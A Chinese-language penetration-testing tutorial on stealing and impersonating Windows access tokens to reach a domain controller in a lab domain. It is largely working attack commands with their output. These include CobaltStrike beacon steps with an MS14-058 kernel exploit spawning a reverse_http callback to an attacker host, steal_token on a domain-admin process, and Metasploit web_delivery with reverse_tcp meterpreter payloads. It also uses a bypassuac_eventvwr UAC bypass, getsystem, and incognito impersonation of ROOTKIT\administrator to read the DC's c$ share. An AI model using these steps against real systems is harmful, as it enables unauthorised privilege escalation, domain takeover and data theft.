

窃取, 伪造模拟各种 windows 访问令牌 [token 利用]

0x01 本节重点快速预览

- 访问令牌在 windows 中到底是干什么用的? 想成功窃取指定系统用户令牌的必要前提条件又是什么?
- 如何借助 CobaltStrike 来窃取伪造当前机器指定系统进程中的用户访问令牌
- 如何利用 meterpreter 自带的 incognito 模块来窃取伪造当前机器指定系统进程中的用户访问令牌
- 借助 incognito 以任意用户身份的访问令牌去执行任意 payload
- 利用 Invoke-TokenManipulation.ps1 无文件窃取指定用户身份令牌执行任意 payload
- 借助 Invoke-TokenManipulation.ps1 窃取 system 访问令牌以实现 mssql 本地免密码登录
- 通过 Tokenvator.exe 来窃取伪造模拟指定用户的访问令牌去执行任意 payload
- 最后一种方式就是通过 Mimikatz 来伪造指定用户的访问令牌, 此处暂以同步目标域内的所有域用户密码 hash 为例

0x02 访问令牌在 windows 中到底是干什么用的以及想成功窃取指定系统用户令牌的必要前提条件又是什么

维基百科上的标准描述是这样的, 访问令牌是 windows 用于确定指定进程或线程安全上下文的一种对象, 讲的通俗一点就是这么个意思, 当前系统中的某个进程或线程能访问到什么样的系统资源, 完全取决于你当前进程是拿着谁的令牌, 比如, 有些需要用管理员令牌的资源, 你拿着普通用户的令牌肯定是访问不到了 [暂且不要把它狭隘的理解平常我们所熟知的那个密码, 密码只是所有认证方式里最简单粗暴的一种, 并不是唯一], 众所周知, 在 windows 中我们通常只会关注两种令牌, 如下

一种就是**授权令牌** [Delegation token], 这种令牌通常用于本地及远程 RDP 登录

一种就是**模拟令牌** [Impersonation token], 这种则通常用于各种非交互式的登录, 比如, net use , wmi, winrm 等等...

注: 上面的这两种令牌, 都会在系统重启以后被清除, 否则将会一直驻留在内存中, 而授权令牌则会在用户注销以后自动被转为模拟令牌, 但仍然可利用, 至于更详细深度的理解, 此处暂不多做说明, 可自行去参考微软官方文档, 毕竟, 本次的目的也并非要带大家写这样的工具


默认情况下, 当前用户肯定是只能看到当前用户自己和比自己权限低的所有访问令牌, 这无可厚非, 现代操作系统在早期就是这样来设计用户空间 ACL 的, 所以, 如果你想看到系统中所有用户的访问令牌, 那就务必要将自己当前用户的权限提到一个特权用户的身份上, 比如, windows 的 system 或者 administrator, 这样你才能看到当前系统中所有用户的访问令牌, 至此, 我想我应该是把一些必要的**利用前提**大致说清楚了

0x03 如何借助 CobaltStrike 来窃取伪造当前机器指定系统进程中的用户访问令牌

首先,既然是用 CobaltStrike,那我们肯定就要想办法先把 beacon 弹回来再说,这里暂且还是用我们之前提到的 aspx 执行 shellcode,来把 beacon 弄回来,而后再简单看下当前系统的详细基础配置信息 [08r2,后面要用 powershell,所以提前说明下],具体如下

访问 `http://192.168.3.101:83/shellcode.aspx` 触发执行 shellcode

```
beacon> shell systeminfo
```



接着,再简单的看下当前机器的基础网络配置,发现当前机器是处在目标域内网下的,我们都很清楚,对于一般性的域渗透来讲,在前期我们绝大部分的时间可能都会花在如何去搞到域管密码或者密码 hash 随后登到域控拿下整个目标域中的机器权限[至于如何 bypass 目标的各种入侵检测防护以及在后渗透中如何实现更隐蔽的权限维持,那些都是非常大的内容,此处暂且不说],此处想说明的主要还是另一种不需要域管密码或者密码 hash 也能拿下域控权限的常用方式,具体是这样,先尝试提权拿下当前机器,假设在当前机器中就有域管进程[也就是说在这些进程中有域管的访问令牌],那么,此时我们就可以通过窃取伪造域管令牌的方式去直接以域管的身份访问域控,这个效果其实是跟你拿着域管的密码或者 hash 直接 wmi 或者 net use 过去的效果是一模一样的,想必说到这里,大家对 windows 访问令牌的利用应该都已经有个初步的认识了,下面我们就来简单看下具体的利用过程到底是怎样的,如下

```
beacon> shell ipconfig /all
```

```
beacon> shell ipconfig /all
[*] Tasked beacon to run: ipconfig /all
[+] host called home, sent: 21 bytes
[+] received output:

Windows IP Configuration

Host Name . . . . . : WebServer-IIS7
Primary Dns Suffix . . . . . : rootkit.org
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : Yes
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : rootkit.org

Ethernet adapter Local Area Connection 4:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : TeamViewer VPN Adapter
Physical Address. . . . . : 00-FF-EF-71-C5-5F
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . . . . . :
Description . . . . . : Intel(R) PRO/1000 MT Network Connection #3
Physical Address. . . . . : 00-0C-29-2A-B2-9C
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-Local IPv6 Address . . . . . : fe80::a5be:e551:769e:30c2%15(Preferred)
IPv4 Address. . . . . : 192.168.3.101(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.3.1
DHCPv6 IAID . . . . . : 369101865
DHCPv6 Client DUID. . . . . : 00-01-00-01-21-99-14-D2-00-0C-29-3D-FA-F1
DNS Servers . . . . . : 192.168.3.106
                        8.8.8.8
```

我们在开头已经详细说明过,要想看到当前机器中的所有用户访问令牌,必须要先把自己提到一个系统特权身份上[对于 windows 来讲,一般情况下,都是指 system 权限],我们也看到了,当前回来的 shell 权限只是一个很低的 web 服务权限,所以我们要先来尝试提下权,如下,提成功以后,就会弹回一个 system 权限的 shell,注意,这里仅仅只是个最简单的提权 demo[提权也并非今天重点,不多做说明],在实战中,一般情况下都绝不会这么轻轻松松就能提成功,后续有机会再慢慢聊

```
beacon> getuid
beacon> elevate ms14-058 system
```

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	SYSTEM *	WEBSERVER-IIS7		2088	2s
192.168.3.101	192.168.3.101	pageweb	WEBSERVER-IIS7		4500	36ms

```

beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are IIS APPPOOL\pageweb
beacon> elevate ms14-058 system
[*] Tasked beacon to elevate and spawn windows/beacon_http/reverse_http (192.168.3.69:443)
[+] host called home, sent: 105015 bytes
[+] received output:
[*] Getting Windows version...
[*] Solving symbols...
[*] Requesting Kernel loaded modules...
[*] pZwQuerySystemInformation required length 58616
[*] Parsing SYSTEM_INFO...
[*] 198 Kernel modules found
[*] Checking module \SystemRoot\system32\ntoskrnl.exe
[*] Good! nt found as ntoskrnl.exe at 0x0181a000
[*] ntoskrnl.exe loaded in userspace at: 40000000
[*] pPsLookupProcessByProcessId in kernel: 0xFFFFF80001B6D1FC
[*] pPsReferencePrimaryToken in kernel: 0xFFFFF80001B709D0
[*] Registering class...
[*] Creating window...
[*] Allocating null page...
[*] Getting PtiCurrent...
[*] Good! dwThreadInfoPtr 0xFFFFF900C1CFAC30
[*] Creating a fake structure at NULL...
[*] Triggering vulnerability...
[!] Executing payload...

```

如下,拿到当前机器的 system 权限以后,我们就可以用它来尝试真正的干些活儿了

```

beacon> sleep 0
beacon> getuid

```

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	SYSTEM *	WEBSERVER-IIS7		2088	26ms
192.168.3.101	192.168.3.101	pageweb	WEBSERVER-IIS7		4500	81ms

```

beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 24 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)

```

比如,我们现在就可以先去试下,直接去 dir 域控机器的 windows 目录,你会发现它提示没权限,这很正常,因为你当前还没有提供任何认证凭据 [比如,域管的账号密码或者密码 hash,又或者域管令牌]

```

beacon> getuid
beacon> shell net view
beacon> shell dir \\2008R2-DCSERVER\admin$

```

```

beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
beacon> shell net view
[*] Tasked beacon to run: net view
[+] host called home, sent: 16 bytes
[+] received output:
Server Name          Remark
-----
\\2008R2-DCSERVER
\\FILESERVER
\\LISA-PC
\\SQLSERVER
\\WEBSERVER-IIS7
The command completed successfully.

beacon> shell dir \\2008R2-DCSERVER\admin$
[*] Tasked beacon to run: dir \\2008R2-DCSERVER\admin$
[+] host called home, sent: 36 bytes
[+] received output:
Access is denied.

```

那么,紧接下来的事情就很清晰了,首先,你得先去找下当前机器中的任意一个域管进程并确定其进程 id,因为我们现在已有了当前机器的 system 权限,所以,理论上你应该可以看到机器中的所有用户进程,这其中就包括域管的,至于怎么去快速确定当前域内的哪些机器上可能存在域管进程,后续会再单独提供一些靠谱的思路,如下,我们发现了当前机器中有一个用域管起的 java 进程[其实是我事先起好的 tomcat 服务],注意此处进程身份前面显示的虽然是以本地管理员身份起的,但实际上 tomcat 是用域管的身份来运行的,有个众所周知的细节,需要稍微知道下,当一台机器加到某个域中时会自动往当前机器的 administrators 组添加一个域管用户,这也就是为什么域管可以随意管理当前域内的任意一台机器的关键原因之一

```

beacon> ps

```

1664	552	sqlservr.exe	x64	0	NT AUTHORITY\SYSTEM
1696	552	msmdsrv.exe	x64	0	NT AUTHORITY\SYSTEM
1788	552	mysqld.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1892	940	java.exe	x64	1	WEBSERVER-IIS7\Administrator
1900	552	omtsreco.exe	x64	0	NT AUTHORITY\SYSTEM
2088	4876	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM

Ok,大致情况摸清楚以后,我们就先用 beacon 内置的 steal_token 工具,来尝试窃取上面那个 java 进程中的域管令牌,当看到提示模拟域管令牌成功后,此时我们再直接去 dir 域控的 windows 目录,发现就可以正常访问了,这也就是我前面一直在说的,当前拥有什么样的访问令牌直接决定了你能访问到当前或远程机器中的哪些系统资源,至此,借助 CobaltStrike 来窃取伪造指定进程的用户访问令牌的简单演示就说完了,实战中一般也都不会这么简单容易,某些 AV 可能还会是最大的障碍,这就需要团队配合或者自行解决了

```

beacon> steal_token 1892

```

```
beacon> getuid
beacon> shell dir \\2008R2-DCSERVER\c$
beacon> rev2self          撤回令牌
```

```
beacon> steal_token 1892
[*] Tasked beacon to steal token from PID 1892
[+] host called home, sent: 12 bytes
[+] Impersonated R00TKIT\administrator
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are R00TKIT\administrator (admin)
beacon> shell dir \\2008R2-DCSERVER\c$
[*] Tasked beacon to run: dir \\2008R2-DCSERVER\c$
[+] host called home, sent: 32 bytes
[+] received output:
Volume in drive \\2008R2-DCSERVER\c$ has no label.
Volume Serial Number is A2FB-10B2

Directory of \\2008R2-DCSERVER\c$

07/11/2018  10:51 AM    <DIR>          Program Files
07/11/2018  12:09 PM    <DIR>          Program Files (x86)
11/12/2017  04:46 AM    <DIR>          Users
10/12/2018  07:25 AM    <DIR>          Windows
             0 File(s)      0 bytes
             4 Dir(s)  203,545,919,488 bytes free
```

注意,当我们用完某个用户的访问令牌以后,一定要记得再把它顺手还原回去,在 beacon 也内置了一个叫 **rev2self** 工具,直接执行即可把当前令牌还原为原来的用户令牌,因为是在提到 system 以后才做的操作,所以就直接给还原到了 system 下,实际效果如下

```
beacon> getuid
beacon> rev2self
beacon> getuid
```

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are R00TKIT\administrator (admin)
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
```

0x04 如何利用 meterpreter 自带的 incognito 模块来窃取伪造当前机器指定系统进程中的用户访问令牌

此处,就暂且以已事先拿到目标的一台个人机的 meterpreter 为例,并以此对整个令牌窃取伪造利用过程做个简单的演示,由于是个人机,通常情况下,回来的可能都是一个被"降权"的"管理"用户,所以我们需要先 bypass 下 UAC,弹回一个真正的 administrator 权限的 shell

```
# msfconsole -q
msf > use exploit/multi/script/web_delivery
msf > set target 2
msf > set srvport 8081
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.3.69
msf > set lport 25
msf > exploit -j -z
msf > sessions -i 1
meterpreter > sysinfo
meterpreter > getuid
meterpreter > getsystem
meterpreter > background
```

```
[*] Sending stage (179779 bytes) to 192.168.3.114
[*] Meterpreter session 1 opened (192.168.3.69:25 -> 192.168.3.114:49348) at 2018-10-13 12:18:19 +0800

msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : LISA-PC
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain       : ROOTKIT
Logged On Users : 6
Meterpreter  : x86/windows
meterpreter > getuid
Server username: LISA-PC\win7
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
```

具体的 UAC bypass 过程如下,我们暂且就用 `bypassuac_eventvwr` 模块来搞[因为它相对更通用些],一切顺利的情况下,我们应该就可以弹回一个真正意义上的 administrator 权限的 meterpreter,如下,此后,为了方便后续操作可直接执行 `getsystem`,先把 shell 提到 system 下,最后列举当前系统中的所有可用令牌,如下图所示,在**授权令牌**的那部分我们发现了域管的访问令牌,没错,这也正是我们想要的

```
msf > use exploit/windows/local/bypassuac_eventvwr
msf > set session 1
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.3.69
msf > set lport 110
msf > exploit
meterpreter > getuid
meterpreter > getsystem
meterpreter > getuid
meterpreter > use incognito      载入 incognito 模块
meterpreter > list_tokens -u
```



```
msf exploit(windows/local/bypassuac_eventvwr) > exploit
[*] Started reverse TCP handler on 192.168.3.69:110
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eventvwr.exe
[*] Sending stage (179779 bytes) to 192.168.3.114
[*] Cleaning up registry keys ...
[*] Meterpreter session 4 opened (192.168.3.69:110 -> 192.168.3.114:49369) at 2018-10-13 13:16:23 +0800

meterpreter > getuid
Server username: LISA-PC\win7
meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > use incognito
Loading extension incognito..Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
LISA-PC\win7
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ROOTKIT\administrator
ROOTKIT\lisa

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > |
```

另外,不妨再回去看一下,当前这台机器其实也是处在 rootkit.org 这个域中的

```
meterpreter > shell

C:\Windows\system32>ipconfig /all
```

```
meterpreter > shell
Process 3876 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : Lisa-PC
Primary Dns Suffix . . . . . : rootkit.org
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : rootkit.org
```

在还没有尝试窃取域管令牌的情况下去直接 dir 域控的 windows 目录,很明显,提示没权限

```
C:\Windows\system32>net view

C:\Windows\system32>dir \\2008R2-DCSERVER\c$

C:\Windows\system32>exit
```

```
C:\Windows\system32>net view
net view
Server Name          Remark
-----
\\2008R2-DCSERVER
\\FILESERVER
\\LISA-PC
\\SQLSERVER
The command completed successfully.

C:\Windows\system32>dir \\2008R2-DCSERVER\c$
dir \\2008R2-DCSERVER\c$
Access is denied.

C:\Windows\system32>|
```

此时,我们尝试载入 incognito 模块,列举当前系统中的所有可用令牌,并伪造 ROOTKIT\administrator[这里稍微注意下格式]域管的访问令牌,具体过程如下

```
meterpreter > list_tokens -u
meterpreter > impersonate_token "ROOTKIT\\administrator"
meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM" 有了 system 权限以后,其实可以随意伪造当前系统中任意进程用户的访问令牌的
meterpreter > getuid
meterpreter > rev2self
```

还是那句话,利用完以后,记得再顺手把令牌恢复到初始状态即可

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u

Delegation Tokens Available
=====
LISA-PC\win7
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ROOTKIT\administrator
ROOTKIT\lisa

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "ROOTKIT\\administrator"
[+] Delegation token available
[+] Successfully impersonated user ROOTKIT\administrator
meterpreter > getuid
Server username: ROOTKIT\administrator
meterpreter > rev2self
meterpreter > getuid
Server username: LISA-PC\win7
meterpreter >
```

由于上面成功伪造令牌,这次我们再去直接 dir 域控的 windows 目录就可以正常访问了,效果如下,ok,至此,整个基于 meterpreter 下的令牌窃取伪造利用过程就结束了,不过说实话,实战中,能直接用 msf 来这样搞的情况真的不太多,其实,关于 msf 各个协议的 payload 包括用于免杀的各种编码器[里面的所有算法几乎都已经被 av 盯的死死的] 早都已经被无数人分析了无数遍,在一些目标环境中,想活下来的几率几乎为 0,个人建议,没必要在 msf 上去花过多的时间,单实战意义来讲不是特别大,当然,日常用来学习还是可以的

```
meterpreter > shell
C:\Windows\system32>dir \\2008R2-DCSERVER\c$
```

```

C:\Windows\system32>net view
net view
Server Name          Remark
-----
\\2008R2-DCSERVER
\\FILESERVER
\\LISA-PC
\\SQLSERVER
The command completed successfully.

C:\Windows\system32>dir \\2008R2-DCSERVER\c$
dir \\2008R2-DCSERVER\c$
Volume in drive \\2008R2-DCSERVER\c$ has no label.
Volume Serial Number is A2FB-10B2

Directory of \\2008R2-DCSERVER\c$
07/10/2018  07:51 PM  <DIR>          Program Files
07/10/2018  09:09 PM  <DIR>          Program Files (x86)
11/11/2017  01:46 PM  <DIR>          Users
10/11/2018  04:25 PM  <DIR>          Windows
               0 File(s)              0 bytes
               4 Dir(s)      203,543,953,408 bytes free

C:\Windows\system32>

```

0x05 借助 incognito 工具以任意用户身份的访问令牌去执行任意 payload

图方便,这次我们就暂且直接在目标系统的 cmd 下进行各种操作,首先,还是先用 psexec 弹个 system 权限的 cmd 出来以进行后续的各种演示,顺手准备好 CobaltStrike payload,因为等会儿要用 incognito.exe 来模拟其它用户令牌来执行该 payload,在 system 权限的 cmd 下通过 incognito.exe 我们可以看到,当前机器存在 administrator 用户的访问令牌,注意,因为这里只是个简单 demo,实战中不一定非得是 administrator 这个用户,它也可以是其它的任意用户的令牌,比如,其它域的域用户,众所周知,搜集指定目标域中资源最简便快捷的方式就是以那个域的某个域用户身份去操作,那么你就可以通过这种伪造令牌的方式,去搜集那个域的信息,而后继续渗透那个域,除此之外,由于系统用户间环境变量的不同,导致在执行某些操作时,会出些小问题,比如,你以 system 权限去启动某些系统服务时可能就会出现某些异常...这个时候也许你只需要把自己降权到一个完全正常的 administrator 上再去启动应该就不会有什么问题了,诸如此类的情况吧,想必说到这里,弟兄们也都应该明白我说的什么意思了,ok,如下是具体操作

```

# PsExec64.exe -accepteula -i -d -s cmd
# whoami
# incognito.exe list_tokens -u | more

```

```

Administrator: C:\Windows\system32\cmd.exe
D:\tools\PSTools>PsExec64.exe -accepteula -i -d -s cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com



cmd started on WEBSERVER-IIS7 with process ID 4092.

D:\tools\PSTools>
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```



```

D:\tools\incognito2>whoami
nt authority\system

D:\tools\incognito2>incognito.exe list_tokens -u | more
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
=====
IIS APPPOOL\DefaultAppPool
IIS APPPOOL\pageweb
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WEBSERVER-IIS7\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

```

